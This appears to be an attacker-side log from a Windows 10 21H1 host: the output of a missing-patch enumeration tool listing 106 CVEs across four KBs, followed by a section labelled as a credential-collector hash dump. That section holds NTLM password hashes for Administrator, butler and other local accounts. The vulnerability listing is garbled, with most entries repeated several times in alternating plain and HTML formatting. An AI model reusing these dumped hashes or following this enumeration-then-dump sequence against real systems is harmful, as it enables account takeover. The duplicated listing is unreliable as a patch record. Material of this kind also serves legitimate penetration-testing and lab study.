Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41366  
KB: KB5007186  
Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41366  
KB: KB5007186  
Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft

Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-41366
KB: KB5007186
Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-41366
KB: KB5007186
Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-41367
KB: KB5007186
Title: NTFS Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

<div><div>Title: NTFS Elevation of Privilege Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Elevation of Privilege</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-41371</div><div>KB: KB5007186</div><div>Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Information Disclosure</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-41371</div><div>KB: KB5007186</div><div>Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Information Disclosure</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-41371</div><div>KB: KB5007186</div><div>Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Information Disclosure</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-41371</div><div>KB: KB5007186</div><div>Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Information Disclosure</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-41371</div><div>KB: KB5007186</div><div>Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Information Disclosure</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211115</div><div>CVE: CVE-2021-41377</div><div>KB: KB5007186</div><div>Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Elevation of Privilege</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211115</div><div>CVE: CVE-2021-41377</div><div>KB: KB5007186</div><div>Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Elevation of Privilege</div><div>Exploit: n/a</div></div>

KB: KB5007186

Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211115

CVE: CVE-2021-41377

KB: KB5007186

Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211115

CVE: CVE-2021-41377

KB: KB5007186

Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109

CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109

CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109

CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109

CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109

CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211112

CVE: CVE-2021-26443

KB: KB5007186

Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

<div><div>Date: 20211112</div><div>CVE: CVE-2021-26443</div><div>KB: KB5007186</div><div>Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Critical</div><div>Impact: Remote Code Execution</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211112</div><div>CVE: CVE-2021-26443</div><div>KB: KB5007186</div><div>Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Critical</div><div>Impact: Remote Code Execution</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211112</div><div>CVE: CVE-2021-26443</div><div>KB: KB5007186</div><div>Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Critical</div><div>Impact: Remote Code Execution</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-42274</div><div>KB: KB5007186</div><div>Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Denial of Service</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-42274</div><div>KB: KB5007186</div><div>Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Denial of Service</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-42274</div><div>KB: KB5007186</div><div>Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Denial of Service</div><div>Exploit: n/a</div></div>



Date: 20211109  
CVE: CVE-2021-42274  
KB: KB5007186  
Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Denial of Service  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42275  
KB: KB5007186  
Title: Microsoft COM for Windows Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42275  
KB: KB5007186  
Title: Microsoft COM for Windows Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42275  
KB: KB5007186  
Title: Microsoft COM for Windows Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42275  
KB: KB5007186  
Title: Microsoft COM for Windows Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42276  
KB: KB5007186  
Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42276

KB: KB5007186

Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42276

KB: KB5007186

Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42276

KB: KB5007186

Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803

CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803

CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803

CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803

CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-38665

KB: KB5007186

Title: Remote Desktop Protocol Client Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38665  
KB: KB5007186  
Title: Remote Desktop Protocol Client Information Disclosure Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38665  
KB: KB5007186  
Title: Remote Desktop Protocol Client Information Disclosure Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38665  
KB: KB5007186  
Title: Remote Desktop Protocol Client Information Disclosure Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Information Disclosure  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38666  
KB: KB5007186  
Title: Remote Desktop Client Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Critical  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38666  
KB: KB5007186  
Title: Remote Desktop Client Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Critical  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38666  
KB: KB5007186  
Title: Remote Desktop Client Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft  
Severity: Critical  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-38666  
KB: KB5007186  
Title: Remote Desktop Client Remote Code Execution Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Critical  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41351  
KB: KB5007186  
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode  
Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Spoofing  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41351  
KB: KB5007186  
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode  
Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Spoofing  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41351  
KB: KB5007186  
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode  
Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Spoofing  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41351  
KB: KB5007186  
Title: Microsoft Edge (Chrome based) Spoofing on IE Mode  
Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Spoofing  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41356  
KB: KB5007186  
Title: Windows Denial of Service Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Denial of Service  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41356  
KB: KB5007186  
Title: Windows Denial of Service Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Denial of Service  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41356  
KB: KB5007186  
Title: Windows Denial of Service Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Denial of Service  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41356  
KB: KB5007186  
Title: Windows Denial of Service Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Denial of Service  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41370  
KB: KB5007186  
Title: NTFS Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41370  
KB: KB5007186  
Title: NTFS Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41370  
KB: KB5007186  
Title: NTFS Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-41370  
KB: KB5007186  
Title: NTFS Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42277  
KB: KB5007186  
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42277  
KB: KB5007186  
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42277  
KB: KB5007186  
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42277  
KB: KB5007186  
Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20220114

CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20220114

CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important



Impact: Denial of Service

Exploit: n/a

Date: 20220114

CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20220114

CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42286  
KB: KB5007186  
Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42286  
KB: KB5007186  
Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42286  
KB: KB5007186  
Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42286  
KB: KB5007186  
Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of Privilege Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Elevation of Privilege  
Exploit: n/a

Date: 20211109  
CVE: CVE-2021-42288  
KB: KB5007186  
Title: Windows Hello Security Feature Bypass Vulnerability  
Affected product: Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Security Feature Bypass  
Exploit: n/a

Date: 20211109

<div><div>CVE: CVE-2021-42288</div><div>KB: KB5007186</div><div>Title: Windows Hello Security Feature Bypass Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Security Feature Bypass</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-42288</div><div>KB: KB5007186</div><div>Title: Windows Hello Security Feature Bypass Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Security Feature Bypass</div><div>Exploit: n/a</div></div>
<div><div>Date: 20211109</div><div>CVE: CVE-2021-42288</div><div>KB: KB5007186</div><div>Title: Windows Hello Security Feature Bypass Vulnerability</div><div>Affected product: Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Security Feature Bypass</div><div>Exploit: n/a</div></div>
<div><div>Date: 20220331</div><div>CVE: CVE-2022-23295</div><div>KB: KBUpdate Information</div><div>Title: Raw Image Extension Remote Code Execution Vulnerability</div><div>Affected product: Raw Image Extension on Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Remote Code Execution</div><div>Exploit: n/a</div></div>
<div><div>Date: 20220324</div><div>CVE: CVE-2022-23300</div><div>KB: KBUpdate Information</div><div>Title: Raw Image Extension Remote Code Execution Vulnerability</div><div>Affected product: Raw Image Extension on Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Important</div><div>Impact: Remote Code Execution</div><div>Exploit: n/a</div></div>
<div><div>Date: 20220809</div><div>CVE: CVE-2022-30130</div><div>KB: KB5013624</div><div>Title: .NET Framework Denial of Service Vulnerability</div><div>Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 21H1 for x64-based Systems</div><div>Affected component: Microsoft</div><div>Severity: Low</div><div>Impact: Denial of Service</div><div>Exploit: n/a</div></div>

Date: 20220916  
CVE: CVE-2022-26929  
KB: KB5017499  
Title: .NET Framework Remote Code Execution Vulnerability  
Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20220916  
CVE: CVE-2022-26929  
KB: KB5017499  
Title: .NET Framework Remote Code Execution Vulnerability  
Affected product: Microsoft .NET Framework 4.8.1 on Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

Date: 20220913  
CVE: CVE-2022-38011  
KB: KBUpdate Information  
Title: Raw Image Extension Remote Code Execution Vulnerability  
Affected product: Raw Image Extension on Windows 10 Version 21H1 for x64-based Systems  
Affected component: Microsoft  
Severity: Important  
Impact: Remote Code Execution  
Exploit: n/a

[ - ] Missing patches: 4

- KB5007186: patches 100 vulnerabilities
- KBUpdate Information: patches 3 vulnerabilities
- KB5017499: patches 2 vulnerabilities
- KB5013624: patches 1 vulnerability

[ I ] KB with the most recent release date

- ID: KB5017499
- Release date: 20220916

[ + ] Done. Displaying 106 of the 106 vulnerabilities found.

---

# HASH DUMP FROM CREDENTIAL\_COLLECTOR

---

```
Administrator:aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
butler:aad3b435b51404eeaad3b435b51404ee:9f2bac4511c6c9239344fc18fb43092d
DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:6d3a7f4b9a410c7b47214f51e082add5
```

